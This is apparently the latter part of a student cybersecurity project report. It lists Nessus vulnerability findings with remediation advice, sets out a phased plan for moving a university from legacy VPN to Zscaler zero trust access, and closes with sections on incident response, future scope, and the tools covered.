The application accepts a URL parameter and makes requests to that URL without proper validation, allowing attackers to make the server send requests to internal or external systems**.**

Solution:

- Validate and sanitize all URL inputs against an allow-list

- Restrict outbound requests to trusted domains only
- Disable URL fetching functionality if not essential
- Implement network-level controls to block access to internal resources
- Use URL parsing libraries to detect and block malicious URLs

Business Impact:
Attackers can probe internal networks, access internal services, and potentially exploit vulnerable internal systems. This can lead to information disclosure, privilege escalation, and lateral movement within the network.

9) Vulnerability Name: Session Token in URL

Severity: MEDIUM

Plugin ID: 48212

Port: 80

Description:
The application passes session identifiers in URL parameters (e.g., ?sessionid=abc123), exposing them in browser history, referrer headers, and server logs.

Solution:

- **Store session tokens only in secure cookies**
- **Set HttpOnly, Secure, and SameSite attributes for cookies**
- **Regenerate session IDs after login**
- **Remove session IDs from URL parameters**
- **Implement proper session timeout mechanisms**

Business Impact:
Attackers can capture session tokens from browser history or referrer headers, leading to session hijacking and unauthorized account access. Shared computers are especially vulnerable.

10) Vulnerability Name: Open Mail Relay Detection

Severity: MEDIUM

Plugin ID: 10862

Port: 25

Description:
The SMTP server is configured as an open relay, allowing anyone to send emails through it without authentication. This can be abused by spammers and phishers.

Solution:

- Disable open relay functionality in mail server configuration
- Require authentication for all outgoing mail
- Restrict relay access to trusted IP addresses only
- Implement rate limiting and spam filtering
- Regularly audit mail server configuration

Business Impact:
The mail server can be used to send spam and phishing emails, leading to blacklisting of the organization's IP addresses and domains. This damages reputation and may cause legitimate emails to be blocked.

Stage-3

Title: - Replace and modernize legacy VPN architectures with a cloud-native Zscaler Zero Trust solution to reduce attack surface and lateral movement.

Legacy VPN Architecture

Legacy VPN architecture creates an encrypted communication channel between a remote user and the organization's internal network using hardware appliances like VPN concentrators or firewalls with VPN capabilities. This model operates on an "authenticate once, trust always" approach. After successful authentication, users are assigned an internal IP address and become virtual nodes on the corporate network.

This architecture was designed when all employees worked from offices and all applications were hosted in on-premises data centers. It relies on the traditional perimeter security model where everything inside the network is considered trustworthy and everything outside is untrusted.

Limitations of Legacy VPN

Legacy VPN architectures present significant security and operational challenges in today's distributed work environment. The limitations include:

1. **Over-permissioned Access:** Once connected, users gain network-level access, meaning a compromised marketing laptop can scan, discover, and attack other systems on the internal network including finance servers, HR databases, and development environments (lateral movement).
2. **Expanded Attack Surface:** VPN concentrators must be exposed to the public internet with open ports (typically IPsec on UDP 500 or SSL VPN on TCP 443), making them visible targets for port scanning, brute-force attacks, and vulnerability exploitation. Attackers continuously scan for these entry points.
3. **Poor User Experience:** Traffic is often "hair-pinned"—routed from the user to the data center and then out to the internet for SaaS applications like Microsoft 365 or Salesforce—causing significant latency and slow performance for remote workers.
4. **Scalability Challenges:** Hardware VPN appliances have hard capacity limits. During peak usage periods like month-end closing or product launches, users face connection failures, requiring expensive hardware upgrades and manual capacity planning
5. **Operational Overhead:** IT staff must constantly patch, upgrade, and maintain physical VPN appliances, applying firmware updates, managing certificates, and troubleshooting connection issues—all consuming valuable security team resources.

The Problem: Lateral Movement and Attack Surface

The core security weaknesses of legacy VPNs are the expanded attack surface and the risk of lateral movement.

Attack Surface: The VPN concentrator's publicly exposed IP address and open ports invite constant scanning and attacks. Threat actors use tools to identify VPN appliances and exploit known vulnerabilities (e.g., CVE2019-11510, a critical Pulse Secure VPN vulnerability). Each exposed port is a potential entry point .

Lateral Movement: Once an attacker gains access via a compromised credential or vulnerability, they inherit the user's network-level access. The internal network, traditionally flat, allows the attacker to move laterally. From a single compromised faculty laptop, they can:

- Scan for other vulnerable servers (e.g., databases, file shares)
- Perform ARP spoofing or pass-the-hash attacks
- Pivot to high-value targets like the student information system or research data repositories • Deploy ransomware across the network

Zero Trust Architecture

Zero Trust Architecture (ZTA) is a security framework that eliminates the concept of trusted and untrusted networks. It operates on the principle of "never trust, always verify" and "least privilege access." Every access request is fully authenticated, authorized, and encrypted before granting access, regardless of whether the user is in the office or working remotely .

The core tenets of Zero Trust include:

1. **Assume Breach**: Design the network and security controls as if attackers are already present inside the environment. Don't rely on perimeter defenses alone..
2. **Verify Explicitly:** Authenticate and authorize every access request based on multiple factors—user identity, device health, location, time of day, and behavioral patterns.
3. **Least Privilege Access**: Grant only the minimum access necessary to perform a specific job function. Users should have access to applications, not the underlying network..
4. **Micro-segmentation:** Isolate workloads, applications, and users from one another to prevent lateral movement. Even if one segment is compromised, others remain protected.

Zscaler Zero Trust Solution

Zscaler is a cloud-native security platform that delivers Zero Trust capabilities entirely from the cloud, eliminating the need for on-premises VPN hardware. The solution consists of two primary components relevant to this project:

1. **Zscaler Private Access (ZPA):** A ZTNA service that provides seamless, identity-based access to private applications without placing users on the network. It connects users to applications, not the network .
2. **Zscaler Internet Access (ZIA):** A secure web gateway that inspects all internet-bound traffic for threats and data loss, protecting users regardless of location .

Together, they create a comprehensive Zero Trust replacement for legacy VPN architectures.

How Zscaler Eliminates Attack Surface

Zscaler eliminates the attack surface by making the organization's applications completely invisible to the public internet.

This is achieved through:

1. No Inbound Ports: Zscaler ZPA uses Zscaler App Connectors—lightweight VMs deployed in the data center—that initiate *outbound* connections to the Zscaler cloud. No inbound firewall ports need to be opened for remote access .
2. Application Invisibility: To an external port scanner, the university's applications do not exist. There are no IP addresses to scan, no ports to probe, and no VPN concentrators to attack .

3. DNS Resolution: ZPA does not rely on public DNS to resolve internal application names. Applications are never exposed to the public DNS infrastructure .
4. Dark Cloud Principle: The Zscaler cloud acts as a broker. Users connect to the cloud, and the cloud connects to the application. The application server never sees the user's IP, and the user never sees the server's IP—only the application itself .

How Zscaler Prevents Lateral Movement

Zscaler prevents lateral movement by ensuring users are connected to applications, not to the network.

The mechanisms include:

1. Application Segmentation: ZPA establishes a one-to-one, encrypted micro-tunnel between the user's device and the specific application they are authorized to access. The user never receives an IP address on the internal network .
2. No Network Visibility: Because the user is not placed on the network, they cannot scan, discover, or connect to other resources. There is no routing to adjacent systems. The network is invisible .
3. Identity-Based Micro-segmentation: Access policies are tied to user identity, not IP addresses. Even if an attacker compromises a user's credentials, they can only access the specific applications that user is authorized for—nothing else .
4. Continuous Monitoring: Zscaler monitors the connection throughout the session. If suspicious behavior is detected (e.g., impossible travel, anomalous data transfer), the connection can be terminated in realtime, preventing further movement .

Zscaler Architecture Components

To understand how Zscaler replaces the legacy VPN, it is essential to understand its core components:

1. **Zscaler Client Connector**: A lightweight software client installed on user devices (laptops, desktops, mobile devices). It intelligently forwards traffic:
   - Private application traffic → ZPA for secure access
   - Internet-bound traffic → ZIA for security inspection
   - Bypassed traffic → Direct to internet (for performance)

2. **Zscaler App Connector**: A software component deployed as a VM in the university's data center or cloud environment. It initiates outbound connections to the Zscaler cloud and brokers connections to internal applications. Key features:
   - No inbound firewall rules required
   - Automatically scales horizontally based on load
   - Can be deployed in multiple locations for high availability
3. **Zscaler Cloud:** The global security platform that enforces policies, brokers connections, and inspects traffic. It consists of over 150 data centers worldwide, ensuring low-latency access .
4. **Zscaler Admin Portal: The centralized management console where administrators configure:**
   - Access policies
   - Application definitions
   - User and group mappings
   - Security settings
   - Integration Points

Zscaler integrates with existing university infrastructure to leverage current investments:

1. **Identity Provider (IdP) Integration:**
   - Azure AD / Okta: Zscaler integrates with the university's existing IdP for user authentication and MFA. This ensures consistent identity management and allows users to use their existing credentials .
   - SAML 2.0 / OpenID Connect: Supports modern authentication protocols for seamless single sign-on (SSO).
2. **Endpoint Protection Integration:**
   - CrowdStrike / Microsoft Defender / Tanium: Zscaler checks device posture with integrated endpoint detection and response (EDR) tools. Access can be conditional on:
     - Antivirus running and up-to-date
     - Disk encryption enabled
     - OS patch level current
     - Device not jailbroken/rooted
3. **SIEM/SOAR Integration**:
   - Splunk / Sentinel: Zscaler logs can be forwarded to the university's security information and event management (SIEM) system for centralized monitoring, alerting, and threat hunting .
4. **Threat Intelligence Integration**:
   - MISP Integration: Zscaler can consume threat intelligence feeds from MISP to block access to known malicious domains, IPs, and URLs via ZIA .

MISP (Malware Information Sharing Platform) Integration

MISP is an open-source threat intelligence platform that enables sharing of indicators of compromise (IOCs) within the security community. Integrating MISP with Zscaler enhances threat detection capabilities.

1. Threat Intelligence Ingestion:
    - MISP aggregates IOCs from multiple sources—industry ISACs, open-source feeds, and internal threat research .
    - These IOCs include malicious domains, IP addresses, URLs, and file hashes associated with known malware campaigns, phishing attacks, and command-and-control (C2) servers .
2. Integration Mechanism:
    - The security team configures MISP to push threat intelligence feeds to the Zscaler cloud via API .
    - Zscaler normalizes this data into its threat intelligence database .
3. Proactive Blocking:
    - When a faculty member—even one authorized via ZPA—attempts to access a website that matches an IOC from the MISP feed, ZIA blocks the request .
4. Enhanced Threat Correlation:
    - Security analysts can use MISP to cross-reference Zscaler logs. For example, if anomalous outbound traffic is detected from a compromised device, analysts can query MISP to determine if the destination IP is associated with a known threat actor .

Deployment Methodology

Deploying Zscaler to replace the legacy VPN requires a structured, phased approach:

Phase 1: Discovery and Planning (Weeks 1-2)

1. **Application Discovery:** Catalog all internal applications currently accessed via VPN. This includes:

- Student Information System (SIS) for enrollment and grades
- ERP system for Finance and HR operations
- Library resources and digital archives
- Research computing clusters for faculty and PhD students
- Internal file servers with shared documents
- Administrative portals for various departments

2. **User Segmentation**: Define user groups and their application access requirements:

- Faculty: Access to ERP, research servers, departmental file shares
- Students: Access to library resources, learning management system, lab servers
- Staff: Access to administrative portals, finance applications, HR systems
- IT Admins: Access to server management interfaces and monitoring tools
- External Collaborators: Access to specific research applications only

3. **Traffic Analysis:** Understand current traffic patterns using NetFlow or similar tools to plan Zscaler Internet Access (ZIA) forwarding methods (PAC file, tunnel, or proxy) for optimal performance.

Phase 2: Infrastructure Deployment (Weeks 3-4)

1. **Deploy App Connectors:**

- Provision App Connector VMs in the university data center (minimum 2 for high availability across different racks)
- Configure them with outbound internet access only to connect to Zscaler cloud
- No inbound firewall rules required—security team's dream configuration

2. **Configure App Connector Groups:**

- Group connectors by function (production, development) or geographic location
- Associate them with specific applications for intelligent traffic steering

3. **Integrate Identity Provider:**

- Configure SAML 2.0 trust relationship between Zscaler and Azure AD
- Map user groups from Azure AD to Zscaler policy groups
- Test authentication flow thoroughly with sample users

Phase 3: Policy Configuration (Weeks 5-6)

1. **Define Applications in ZPA:**

- Add each internal application (by internal IP, port, and protocol)
- Associate applications with appropriate App Connector groups
- Configure application segmentation rules

2. **Create Access Policies:**

Build granular policies based on user groups:

- "Faculty can access ERP on TCP 443 from devices with antivirus enabled after MFA"
- "Researchers can access HPC Cluster on TCP 22 from managed devices only during business hours"
- "External Collaborators can access Research Repository on TCP 443 between 9 AM-5 PM with session recording"

Configure ZIA Policies:

- Set up URL filtering categories (block gambling, adult content, piracy)
- Enable threat protection (IPS/IDS) for all internet-bound traffic
- Configure data loss prevention (DLP) rules for sensitive data patterns (credit cards, SSN, research data)

Phase 4: Pilot Deployment (Weeks 7-8)

1. **Select Pilot Group:** Choose a small group of willing faculty and IT staff (10-20 users).
2. **Deploy Zscaler Client Connector**: Provide installation instructions and assist with setup.
3. **Monitor and Validate:**

- Verify authentication and MFA flows work seamlessly
- Test all authorized application access thoroughly
- Validate that users cannot access unauthorized applications
- Collect detailed feedback on performance and user experience

4. Refine Policies: Adjust based on pilot feedback and any access issues.

Phase 5: Full Deployment and Migration (Weeks 9-12)

1. **Phased Rollout: Deploy to user groups in waves**:

- Week 9: Faculty and researchers (most critical users)
- Week 10: Administrative staff (medium complexity)
- Week 11: Students (largest user group)
- Week 12: IT staff and remaining users

2. **Communication and Training:**

- Send pre-deployment emails with clear instructions and timeline
- Provide user-friendly guides for Zscaler Client Connector installation
- Establish dedicated support channels (email, chat, phone) for issues

3. **Legacy VPN Decommissioning**:

- Once all users are successfully migrated, revoke legacy VPN access
- Shut down VPN concentrators permanently
- Remove public DNS records pointing to VPN infrastructure
- Update firewall rules to block any remaining VPN traffic

Phase 6: Optimization and Continuous Improvement (Ongoing)

1. **Log Analysis:** Regularly review Zscaler logs in the admin portal for anomalies.
2. **Policy Refinement:** Update policies based on changing user roles and application additions.
3. **Threat Hunting:** Use integrated threat intelligence (MISP) to proactively search for compromised accounts.

Threat Intelligence in Zscaler Environment

Threat intelligence transforms Zscaler from an access control tool into a proactive security platform. It provides context about who is trying to access what, from where, and with what risk. Sources of Threat Intelligence:

1. Zscaler Cloud Logs: Real-time data on connections, including:
    - User identity and group membership
    - Source IP and geolocation
    - Destination application and IP
    - Bytes transferred and session duration
    - Device posture information

2. External Threat Feeds (MISP): Structured IOCs from trusted sources:
    - Known malicious domains (e.g., phishing sites)

- Command-and-control server Ips
- Ransomware distribution URLs
- File hashes of malware samples

3. Identity Provider Logs: Authentication data from Azure AD:
    - Successful and failed login attempts
    - MFA status
    - Impossible travel anomalies

4. EDR Integration: Endpoint detection tools provide:
    - Compromised device alerts
    - Malware detections
    - Anomalous process behavior

Applications of Threat Intelligence:

1. Adaptive Access Control:
    - If threat intelligence identifies a user's source IP as high-risk (e.g., known TOR exit node or malicious VPN), Zscaler can:
    - Step-up authentication (require additional MFA)
    - Block access entirely Restrict to read-only access
2. Compromised Account Hunting:

    Analysts query Zscaler logs to identify:
    - Users accessing applications at unusual hours
    - Unusual data transfer volumes (potential exfiltration)
    - Access from unusual geographic locations
    - Cross-reference with MISP to see if destination IPs are known malicious
3. Proactive Threat Blocking:
    - MISP feeds are pushed to ZIA for real-time enforcement
    - When any user attempts to access a blocked domain, the request is denied
    - Alerts are generated for security team investigation

• Incident Response in Zero Trust Model

Incident response is fundamentally improved in a Zscaler Zero Trust environment. The ability to instantly revoke access and the inherent lack of lateral movement transforms how security teams respond to threats.
Incident Response Workflow:

1. Detection:
   - Alert Trigger: The SOC receives an alert from Zscaler logs or integrated EDR tool. Example: A faculty account is downloading 50GB of research data at 3:00 AM, far exceeding normal behavior.
   - Investigation Initiation: The analyst opens the Zscaler admin portal and views the session details:
     - User: Dr. Smith (Faculty_Research group)
     - Device: Laptop "FAC-LT-342" (Windows 11, Defender active)
     - Application: Research Data Repository (SMB share)
     - Data transferred: 50GB in 15 minutes
     - Source IP: Unusual location (country different from user's normal location)

2. Containment:
   Instant User Isolation: The analyst navigates to the user profile in the Zscaler portal and clicks "Deactivate User" or "Block Device." This action:
   - Terminates all active Zscaler connections immediately
   - Prevents any new authentication attempts
   - akes effect globally within seconds (no firewall rules to update)
   - Impact of Containment: Because the user was never on the network, there is no lateral movement to contain. The attacker is limited to the single compromised application and cannot pivot.
3. Eradication:
   - The compromised device is remotely wiped or taken offline by IT helpdesk.
   - The user's password is reset in Azure AD.
   - The analyst checks MISP and Zscaler logs to determine how the account was compromised (e.g., phishing email received earlier that day).
   - The malicious domain from the phishing email is added to Zscaler's block list (or automatically ingested via MISP).
4. Recovery:
   - Once the device is clean (re-imaged or malware removed) and the password is reset, the analyst reenables the user in Zscaler.
   - The user authenticates with MFA from a clean device and regains access only to authorized applications.
   - All subsequent activity is closely monitored for 24-48 hours.
5. Post-Incident Review:
   - The security team analyzes the incident to identify root cause and process improvements.
   - Zscaler policies are updated: perhaps additional restrictions on sensitive research data (e.g., require approval for downloads over 1GB).

Benefits of ZTNA-Based Incident Response:

1. Containment Speed: Actions take seconds in a cloud dashboard versus hours reconfiguring firewall ACLs or disabling VPN accounts .
2. No Lateral Movement: The blast radius is limited to the single compromised application; the rest of the university network remains protected .
3. Complete Audit Trail: Zscaler provides granular logs of every connection, session, and data transfer for forensic analysis .
4. Remote-First Design: Incident response can be conducted entirely from the cloud, without requiring physical access to data center equipment .
5. Compliance Demonstration: The detailed logs and access controls help demonstrate compliance with FERPA, HIPAA (if applicable), and other regulations .

Conclusion: -

In conclusion, this project has provided a comprehensive journey through modern security transformation across three distinct stages.

In **Stage 1**, we explored web application security testing and vulnerability assessment, understanding the critical importance of identifying and addressing security flaws in web-based systems. This foundational knowledge established the context for why traditional security models are insufficient.

Stage 2 delved into the practical application of vulnerability scanning using Nessus, demonstrating how detailed vulnerability reports provide actionable insights for security teams. The analysis of these reports enables informed decision-making and prioritization of remediation efforts based on risk severity.

Stage 3 represents the culmination of this journey—the replacement of legacy VPN architecture with a cloud-native Zscaler Zero Trust solution. This transformation marks a fundamental shift in security posture. By moving from a network-centric to an application-centric model, the project successfully eliminates the expanded attack surface inherent in publicly exposed VPN concentrators and completely eradicates the risk of lateral movement that plagues traditional networks.

The implementation of Zscaler Private Access (ZPA) ensures that users are connected only to specific applications after rigorous identity verification and continuous device posture checks. The internal network becomes completely invisible to end-users and attackers alike. This modernization not only fortifies defenses against sophisticated cyber threats—including ransomware, credential theft, and insider threats—but also delivers a superior, low-latency experience for the hybrid workforce, establishing a future-ready security foundation.

Future Scope: -

Future of web application testing

The future of web application testing is exceptionally promising as applications become increasingly complex and business-critical. Organizations continue to rely heavily on web applications for core operations, making security testing more essential than ever.

Key trends shaping the future of web application testing include:

- Increased focus on security: Security is a top priority for all organizations, and WAT is essential for identifying and mitigating security vulnerabilities. In the future, we can expect to see even more emphasis on security testing, as web applications become increasingly targeted by cyberattacks.
- Rise of artificial intelligence (AI) and machine learning (ML): AI and ML are already being used in WAT, and their role is expected to grow in the future. AI and ML can be used to automate repetitive tasks, such as test case generation and execution. They can also be used to identify complex patterns and anomalies that may be difficult to detect with traditional testing methods.
- Shift to cloud-based testing: More and more organizations are moving their web applications to the cloud. This trend is driving the growth of cloud-based WAT platforms. Cloud-based testing platforms offer a number of advantages, such as scalability, flexibility, and cost-effectiveness.
- Increased focus on user experience (UX) testing: UX testing is essential for ensuring that web applications are easy to use and meet the needs of users. In the future, we can expect to see more focus on UX testing, as organizations increasingly recognize the importance of providing a positive user experience.

Future scope of the testing process

The future scope of the testing process is bright, as software becomes increasingly complex and sophisticated. Organisations are increasingly reliant on software to conduct business, and they need to be confident that their software is high-quality and reliable.

Here are some of the key trends that are expected to shape the future of the testing process:

- Increased focus on continuous testing: Continuous testing is a methodology that involves testing software throughout the SDLC, from development to deployment. This helps to identify defects early and prevent them from causing problems later in the development process.
- Rise of AI and ML: AI and ML are already being used in the testing process, and their role is expected to grow in the future. AI and ML can be used to automate repetitive tasks, such as test

case generation and execution. They can also be used to identify complex patterns and anomalies that may be difficult to detect with traditional testing methods.

- Shift to cloud-based testing: Cloud-based testing platforms offer a number of advantages, such as scalability, flexibility, and cost-effectiveness. This is driving the growth of cloud-based testing platforms.

Future scope of SOC / SEIM:-

While the current project successfully replaces the legacy VPN with Zscaler ZPA for remote access, the Zero Trust journey offers several avenues for future expansion and enhancement:

1. **Workload-to-Workload Segmentation:** Extend Zero Trust principles beyond user-toapplication connectivity to secure communication between internal workloads themselves. sBy deploying Zscaler Workload Segmentation, the university can enforce micro-segmentation within the data center and cloud environments, preventing lateral movement even between application tiers (e.g., web server to database server) without relying on network firewall rules.
2. **Branch and Campus Transformation:** Expand the Zscaler deployment to eliminate MPLS circuits and traditional hub-and-spoke networking. By routing all branch and campus internet traffic directly through Zscaler Internet Access (ZIA), the organization can reduce costs, improve performance, and apply consistent security policies to all users, regardless of their physical location.
3. **OT and IoT Security Integration:** Extend Zero Trust coverage to operational technology (OT) and Internet of Things (IoT) devices on campus, such as building management systems, security cameras, and lab equipment. Zscaler can provide visibility and segmentation for these often-unmanaged devices, ensuring they cannot be used as an entry point to attack core academic systems.
4. **Advanced Data Loss Prevention (DLP):** Enhance Zscaler deployment with advanced DLP capabilities to protect sensitive research data and student information. Future phases can include fingerprinting of sensitive documents, exact data matching (EDM) for structured data like student records, and integration with insider threat management tools to detect and block anomalous data exfiltration attempts.
5. **AI-Driven Threat Hunting:** Leverage Zscaler's AI-powered analytics and the integration with threat intelligence platforms like MISP to implement proactive threat hunting. Machine learning models can baseline normal user behavior and automatically flag anomalies—such as impossible travel or unusual data access patterns—for immediate investigation by the security operations center (SOC).
6. **Privileged Remote Access for Vendors:** Formalize and secure access for external vendors and contractors who require temporary access to specific systems for maintenance and support. Zscaler's privileged remote access capabilities can provide time-bound, session-recorded, and approval-based access to critical infrastructure without granting network-level privileges.
7. **Integration with SOAR Platforms:** Integrate Zscaler with security orchestration, automation, and response (SOAR) platforms to enable automated incident response workflows. For

example, if Zscaler detects a compromised device, the SOAR platform can automatically trigger service desk tickets, isolate the device from the network, and reset the user's Active Directory credentials.

8. **Continuous Compliance Automation:** Utilize Zscaler logs and APIs to automate compliance reporting for regulations such as FERPA, GDPR, and HIPAA. Future development can include real-time compliance dashboards that demonstrate least-privilege access, data protection controls, and audit readiness to regulators and internal auditors.
9. **Zero Trust for Mergers and Acquisitions:** As the university grows or partners with other institutions, Zscaler can provide a secure framework for rapidly integrating new users and applications. Zero Trust principles ensure that acquired entities can access specific resources without being placed on the internal network, maintaining security during transitional periods.
10. **User Behavior Analytics (UBA):** Implement advanced user behavior analytics to detect insider threats and compromised accounts. By analyzing patterns of application access, data transfer volumes, and login times, machine learning algorithms can identify subtle indicators of malicious activity that rule-based policies might miss.

Topics explored: -

hroughout this project, we have explored numerous security concepts and technologies:

- **Zero Trust Architecture:** Principles, implementation, and benefits
- **Zscaler Platform:** ZPA, ZIA, Client Connector, App Connector architecture
- **Identity Integration:** Azure AD, Okta, SAML 2.0, OpenID Connect, MFA
- **Threat Intelligence:** MISP integration, IOC management, threat feeds
- **Incident Response:** Zero Trust workflow, containment strategies, recovery procedures
- **Deployment Methodology:** Phased approach, user segmentation, migration planning
- **Security Integration:** SIEM, SOAR, EDR, DLP integration patterns
- **Compliance:** FERPA, GDPR, HIPAA, audit readiness
- **Vulnerability Assessment:** Nessus scanning, web application testing
- **Network Security:** Legacy VPN limitations, attack surface reduction, lateral movement prevention

Tools explored: -

The following security tools were utilized and explored during this project:

- **Nmap:** Network discovery, port scanning, service enumeration, OS fingerprinting
- **Metasploit:** Penetration testing, exploit development, vulnerability verification
- **Nessus:** Vulnerability scanning, comprehensive reporting, risk assessment
- **Kali Linux:** Comprehensive penetration testing platform with 600+ tools
- **OWASP ZAP:** Web application security testing, automated scanning, manual testing
- **Burp Suite:** Web vulnerability scanner, proxy interception, advanced testing capabilities

THE END